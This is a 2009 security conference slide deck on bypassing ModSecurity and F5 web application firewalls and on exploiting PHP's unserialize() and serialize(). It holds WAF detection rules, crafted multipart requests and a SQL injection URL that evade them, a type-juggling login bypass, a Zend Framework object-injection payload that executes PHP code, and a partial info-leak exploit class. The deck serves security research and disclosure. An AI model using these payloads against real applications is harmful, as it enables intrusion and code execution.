SektionEins
http://www.sektioneins.de

Web Application Firewall Bypasses and PHP Exploits

Stefan Esser <stefan.esser@sektioneins.de>

RSS'09
November 2009
Berlin

Who am I?

Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Month of PHP Bugs
- Suhosin - Advanced PHP Protection System
- Head of Research & Development at SektionEins GmbH

Topics

- Web Application Firewall Bypass Vulnerabilities
- PHP Application Vulnerabilities - Exploiting an old friend of mine
- PHP Interruptions Vulnerabilities in the light of recent fixes

Part I

Web Application Firewall Bypass Vulnerabilities

Web Application Firewalls (I)

- promise the cheap win in web security
- try to detect malicious HTTP requests and log/block them
- try to create one parser that matches all parsers used by web technologies
- some rely on rulesets to detect known attack patterns
- other try to detect known good requests

Web Application Firewalls (II) - Attacks

- Attacking Rules
  - obfuscate payload to not match rules
  - exploit weaknesses in rules
- Attacking Parsers
  - manipulate HTTP requests to fool WAFs
  - exploit bufferoverflows / memory corruptions

ModSecurity CORERULES

- standard ruleset for ModSecurity installations
- contains a lot of rules to detect attacks
- rules shown to be ineffective by
  Eduardo Vela Nava and David Lindsay at BlackHat USA 2009
- nowadays also rips ^H^H^H contains the PHPIDS rules

ModSecurity CORERULES - PHPIDS Ruleset (I)

```
# ---------------------------------------------------------------
# Core ModSecurity Rule Set ver.2.0.2
# Copyright (C) 2006-2009 Breach Security Inc. All rights reserved.
#
# The ModSecuirty Core Rule Set is distributed under GPL version 2
# Please see the enclosed LICENCE file for full details.
# ---------------------------------------------------------------



#
# PHP-IDS rules (www.php-ids.org)
# https://svn.php-ids.org/svn/trunk/lib/IDS/default_filter.xml
#


#
# Identify Comment Evasion Attempts
#
SecRule REQUEST_URI|REQUEST_BODY|XML:/* "(?:\<!-|-->|\/\*|\*\/|\/\/\W*\w+\s*$)" "phase:
2,capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Comment Evasion Attempt',tag:'WEB_ATTACK/EVASION',logdata:'%
{TX.0}',severity:'4',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+10,setvar:tx.%
{rule.id}-WEB_ATTACK/EVASION-%{matched_var_name}=%{matched_var}"

SecRule REQUEST_URI|REQUEST_BODY|XML:/* "(?:--[^-]*-)" "phase:
2,capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Comment Evasion Attempt',tag:'WEB_ATTACK/EVASION',logdata:'%
{TX.0}',severity:'4',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+10,setvar:tx.%
{rule.id}-WEB_ATTACK/EVASION-%{matched_var_name}=%{matched_var}"
...
```

ModSecurity CORERULES - PHPIDS Ruleset (II)

```
#
# Attack Signatures
#

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:\<\w*:?\s(?:[^\>]*)t(?!rong))|(?:\<scri)|
(<\w+:\w+)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects obfuscated script
tags and XML wrapped HTML',id:'phpids-33',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%
{rule.id}-WEB_ATTACK-%{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g\&gt;)\w+[^=_+-]*=[^$]+(?:
\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-WEB_ATTACK-%
{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[\w.-]+@[\w.-]+%(?:[01][\db-ce-f])+\w+:)"
"phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects common mail header
injections',id:'phpids-63',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%
{rule.id}-WEB_ATTACK-%{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:,\s*(?:alert|showmodaldialog|eval)\s*,)|
(?::\s*eval\s*[^\s])|([^:\s\w,.\/?+-]\s*)?(?<![a-z\/_@])(\s*return\s*)?(?:(?:documen...
```

Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
```

➡ variables the rule is applied to

- regular expression
- phase the rule is executed in
- transformation functions
- action, message, id, tag, logging, scoring

Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
```

- variables the rule is applied to
- ➡ **regular expression**
- phase the rule is executed in
- transformation functions
- action, message, id, tag, logging, scoring

Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
```

- variables the rule is applied to
- regular expression
- ➡ **phase the rule is executed in**
- transformation functions
- action, message, id, tag, logging, scoring

Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
```

- variables the rule is applied to
- regular expression
- phase the rule is executed in
- ➡ **transformation functions**
- action, message, id, tag, logging, scoring

Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
```

- variables the rule is applied to
- regular expression
- phase the rule is executed in
- transformation functions

➡ **action, message, id, tag, logging, scoring**

Bypassing the Rule (I)

- REQUEST_BODY
    - is emtpy for multipart/form-data POST request
    - converted PHPIDS rules will not find any attack in POSTs if content-type header says multipart/form-data
    - also affects most other CORERULES
    - no protection at all

Bypassing the Rule (II)

- Rules apply **all** transformation functions first
  - t:none - reset
  - t:urlDecodeUni - url decoding with unicode support
  - t:htmlEntityDecode - decodes HTML entities
  - t:replaceComments - removes all comments
  - t:compressWhitespace - compresses whitespace

Bypassing the Rule (III)

- **t:none**

  index.php?x=%2F*&var='+UNION+SELECT+*+FROM+user+%26%23x2f*

- **t:urlDecodeUni**

  index.php?x=/*&var=' UNION SELECT * FROM user &#x2f*

- **t:urlHtmlEntityDecode**

  index.php?x=/*&var=' UNION SELECT * FROM user /*

- **t:replaceComments**

  index.php?x= **<- ModSecurity cannot find any attack in here**

modsecurity.conf-minimal vs. CORERULES

- modsecurity.conf-minimal warns

```
# By default be strict with what we accept in the multipart/form-data
# request body. If the rule below proves to be too strict for your
# environment consider changing it to detection-only. You are encouraged
# _not_ to remove it altogether.
SecRule MULTIPART_STRICT_ERROR "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Multipart request body \
failed strict validation: \
PE %{REQBODY_PROCESSOR_ERROR}, \
BQ %{MULTIPART_BOUNDARY_QUOTED}, \
BW %{MULTIPART_BOUNDARY_WHITESPACE}, \
DB %{MULTIPART_DATA_BEFORE}, \
DA %{MULTIPART_DATA_AFTER}, \
HF %{MULTIPART_HEADER_FOLDING}, \
LF %{MULTIPART_LF_LINE}, \
SM %{MULTIPART_SEMICOLON_MISSING}'"
```

➡ rule not defined in CORERULES

➡ installing only CORERULES leaves you vulnerable

Fun with multipart/form-data requests (I)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

------xxxx
Content-Disposition: form-data; name="msg"

Speaking about wget triggers modsecurity
------xxxx
Content-Disposition: form-data; name="multi"

submit
------xxxx--
```

Fun with multipart/form-data requests (II)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

------xxxx--
------xxxx
Content-Disposition: form-data; name="msg"

With only CORERULES installed  you can speak about wget
------xxxx
Content-Disposition: form-data; name="multi"

submit
------xxxx--
```

Fun with multipart/form-data requests (III)

However...

MULTIPART_STRICT_ERROR **does not protect** you either

ModSecurity's **paranoid** multipart/form-data parser can be tricked

commercial WAFs are **broken even more**

Fun with multipart/form-data requests (IV)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

------xxxx
Content-Disposition: form-data; name=';filename="';name=payload;"

For ModSecurity I am a file - bypassing all rules
------xxxx
Content-Disposition: form-data; name="multi"

submit
------xxxx--
```

Fun with multipart/form-data requests (V)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

------xxxx
Content-Disposition: form-data; name=';filename="';name=payload;"

For PHP I am a normal variable
------xxxx
Content-Disposition: form-data; name="multi"

submit
------xxxx--
```

F5 BIGIP ASM

Remeber that...

commercial WAFs are **broken even more**

Following F5 BIGIP ASM vulnerability was reported in August to F5...

multipart/form-data - F5 BIGIP ASM‘s view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----,xxxx

------,xxxx
Content-Disposition: form-data; name="img";
                            filename= "img.gif"

GIF89a...
------
Content-Disposition: form-data; name="payload1"

...
------
Content-Disposition: form-data; name="payload2"

...
--------
------,xxxx--
```

multipart/form-data - PHP‘s view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----,xxxx

------,xxxx
Content-Disposition: form-data; name="img";
                            filename= "img.gif"

GIF89a...
------
Content-Disposition: form-data; name="payload1"

...
------
Content-Disposition: form-data; name="payload2"

...
--------
------,xxxx--
```

Part II

PHP Application Vulnerabilities - Exploiting an old friend

PHP's unserialize() (I)

- deserializes serialized PHP variables

```
a:3:{i:5;O:9:"TestClass":2:{s:7:"\0*\0pro1";i:123;s:
15:"\0TestClass\0pro2";i:123;}i:123;b:1;i:1337;a:3:{i:0;N;i:
1;i:5;i:2;a:1:{i:0;O:10:"OtherClass":4:{s:16:"\0OtherClass
\0pro1";s:6:"ABCDEF";s:16:"\0OtherClass\0pro2";s:3:"ABC";s:
16:"\0OtherClass\0pro3";R:2;s:16:"\0OtherClass\0pro4";N;}}}}
```

- supported variable types *(extract)*

```
N;
b:1;
i:5;
s:5:"ABCDE";
S:5:"\65\66\67\68\69";
a:3:{...}
O:9:"TestClass":1:{...}
R:1;
```

PHP‘s unserialize() (II)

- should never be used on user input
- because when used can lead to low and high level vulnerabilities
- has been used in popular open source projects like phpBB2
- is still used in many closed source projects
- and some open source projects
  e.g. Zend Server, Magento, PHP-IDS, ...

PHP's unserialize() (III)

- is an old friend of mine
    - **MOPB-29-2007:PHP 5.2.1 unserialize() Information Leak Vulnerability**
      http://www.php-security.org/MOPB/MOPB-29-2007.html
    - **MOPB-05-2007:PHP unserialize() 64 bit Array Creation Denial of Service Vulnerability**
      http://www.php-security.org/MOPB/MOPB-05-2007.html
    - **MOPB-04-2007:PHP 4 unserialize() ZVAL Reference Counter Overflow**
      http://www.php-security.org/MOPB/MOPB-04-2007.html
    - **Advisory 09/2006: PHP unserialize() Array Creation Integer Overflow**
      http://www.hardened-php.net/advisory_092006.133.html
    - **Advisory 01/2004 - PHP unserialize() Negative Reference Memory Corruption Vulnerability and PHP unserialize() Reference To Dangling Pointers Memory Corruption Vulnerability**
      http://www.hardened-php.net/advisory_012004.42.html

PHP‘s unserialize() (IV)

- still contains a simple Denial of Service Vulnerability

```
a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:
1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:
{a:1:{a:1:{...
```

PHP‘s unserialize() (V)

- Can lead to High Level Vulnerabilities

```
<?php

$data = unserialize($autologin);

if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
    $admin = true;
} else {
    $admin = false;
}
```

- Exploitable because == is used instead of ===

```
a:2:{s:8:"username";b:1;s:8:"password";b:1;}
```

PHP's unserialize() and Objects (I)

- can unserialize() objects
- will call __wakeup() on unserialized objects
- therefore a potential security problem
- no useful real world example because of
    - lack of __wakeup() methods
    - harmless __wakeup() methods

PHP‘s unserialize() and Objects (II)

- many people oversee new dangers since PHP 5
    - __destruct() method
    - object autoloading
- for years I was searching for a useful real world example
- only demo I did so far allowed to unlink() an arbitrary file

SektionEins

SektionEins unserialize() Research Project

- now in 2009 there is more and more object oriented PHP code
- more and more people use standard frameworks
- more and more objects come with __destruct() methods
- searching for a standard framework with useful __destruct() methods

unserialize() in Zend Framework Applications (I)

- Zend Framework contains
    - automatic autoload support
    - a lot of objects
    - some useless __wakeup() methods
    - a lot of useful __destruct() methods

unserialize() in Zend Framework Applications (II)

- SektionEins has developed generic exploits that can
    - upload arbitrary files
    - execute arbitrary PHP code (ZF >= 1.8.0)
    - send arbitrary emails (ZF >= 1.8.0)
    - include arbitrary files (ZF >= 1.9.0)

Disclaimer

- This is **NOT** a vulnerability in Zend Framework
- The vulnerability is that some applications based on Zend Framework still use unserialize() on user input
- Using PHP-IDS <= 0.6.2 in applications based on the Zend Framework also made them vulnerable

SektionEins

Zend_Log

```
class Zend_Log
{
    ...
    /**
     * @var array of Zend_Log_Writer_Abstract
     */
    protected $_writers = array();
    ...

    /**
     * Class destructor.  Shutdown log writers
     *
     * @return void
     */
    public function __destruct()
    {
        foreach($this->_writers as $writer) {
            $writer->shutdown();
        }
    }
```

Zend_Log
_writers

Zend_Log_Writer_Mail

```
class Zend_Log_Writer_Mail extends Zend_Log_Writer_Abstrac
{
    public function shutdown()
    {
        if (empty($this->_eventsToMail)) {
            return;
        }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntriesPe
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numEntries})");
        }

        $this->_mail->setBodyText(implode('', $this->_eventsToMail));

        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);

            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame.
            try {
                $this->_mail->setBodyHtml($this->_layout->render());
            } catch (Exception $e) {
                trigger_error(...
```

Zend_Log_Writer_Mail

_eventsToMail
_subjectPrependText
_mail
_layout
_layoutEventsToMail

Zend_Layout

```
    class Zend_Layout
{
     ...
     protected $_inflector;
     protected $_inflectorEnabled = true;
     protected $_layout = 'layout';
     ...
     public function render($name = null)
     {
         if (null === $name) {
             $name = $this->getLayout();
         }

         if ($this->inflectorEnabled() && (null !== ($inflector = $this->getInflector())))
         {
             $name = $this->_inflector->filter(array('script' => $name));
         }

         ...
     }
}
```

Zend_Layout

_inflector
_inflectorEnabled
_layout


Zend_Filter_PregReplace

```
   class Zend_Filter_PregReplace implements Zend_Filter_Interface
{
    protected $_matchPattern = null;
    protected $_replacement = '';
    ...
    public function filter($value)
    {
        if ($this->_matchPattern == null) {
            require_once 'Zend/Filter/Exception.php';
            throw new Zend_Filter_Exception(get_class($this) . ' does ....');
        }

        return preg_replace($this->_matchPattern, $this->_replacement, $value);
    }

}
```

Zend_Filter_PregReplace

_matchPattern
_replacement

Putting it all together...



```
O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:
20:\"Zend_Log_Writer_Mail\":5:{s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:
22:\"\0*\0_layoutEventsToMail\";a:0:{}s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":
0:{}s:10:\"\0*\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\0*\0_inflector
\";O:23:\"Zend_Filter_PregReplace\":2:{s:16:\"\0*\0_matchPattern\";s:7:\"/
(.*)/e\";s:15:\"\0*\0_replacement\";s:15:\"phpinfo().die()\";}s:20:\"\0*
\0_inflectorEnabled\";b:1;s:10:\"\0*\0_layout\";s:6:\"layout\";}s:22:\"\0*
\0_subjectPrependText\";N;}}}
```

Part III

Bypassing Recent Fixes against Interruption Vulnerabilities

Interruption Vulnerabilities (I)

- Vulnerabilities based on interrupting internal functions and manipulating the variables they work with
- Interrupting by
    - user space error handler
    - __toString() functions
    - user space handlers (session, stream, filter)
    - other user space callbacks
- Interruption leads to information leak, memory corruption, DOS

Interruption Vulnerabilities (II)

- Class of bugs first disclosed during “Month of PHP Bugs“
- Largely ignored until SyScan / BlackHat USA 2009
- „State of the Art Exploitation of Hardened PHP Environments“
- Vulnerabilities allow to construct stable local PHP exploits
- Help to overcome PHP internal and external protections

Interruption Vulnerabilities (III)

- explode() Information Leak Exploit
  - relies on CalltimePassByRef allowing to force pass by reference
  - ➡ fixed in PHP 5.2.11 by removing CalltimePassByRef
  - ➡ protection is solid - a new info leak exploit is required

- usort() Memory Corruption Exploit
  - removes elements from array while it is sorted
  - ➡ PHP 5.2.11 adds a copy on write protection
  - ➡ protection can be bypassed easily

Info Leak Vulnerability in serialize()

```
if (zend_hash_find(Z_OBJPROP_P(struc), Z_STRVAL_PP(name),
            Z_STRLEN_PP(name) + 1, (void *) &d) == SUCCESS) {
    php_var_serialize_string(buf, Z_STRVAL_PP(name), Z_STRLEN_PP(name));
    php_var_serialize_intern(buf, *d, var_hash TSRMLS_CC);
} else {
    ...
    if (ce) {
        ...
        do {
            ...
            php_error_docref(NULL TSRMLS_CC, E_NOTICE, "\"%s\" returned as member variable from
                                        __sleep() but does not exist", Z_STRVAL_PP(name));
            php_var_serialize_string(buf, Z_STRVAL_PP(name), Z_STRLEN_PP(name));
            php_var_serialize_intern(buf, nvalp, var_hash TSRMLS_CC);
        } while (0);
    } else {
        ...
    }
}
```

- when __sleep() returns non existant property names a PHP notice is generated
- error handler can modify the name before it is added to the serialized form
- not affected by call-time pass by reference

Exploiting serialize()

- setup an error handler that uses ***parse_str()*** to overwrite the string ZVAL with an array ZVAL
- create an ***__sleep()*** handler that returns a reference to a string instead of the property name
- create a string variable with a size that equals the bytes to leak
- call ***serialize()***
- restore error handler to cleanup
- extract memory from serialized string

```php
class exploit
{
    function error($a,$b)
    {
        parse_str("x=x",$this->string);
        return 1;
    }

    function __sleep()
    {
        return array(&$this->string);
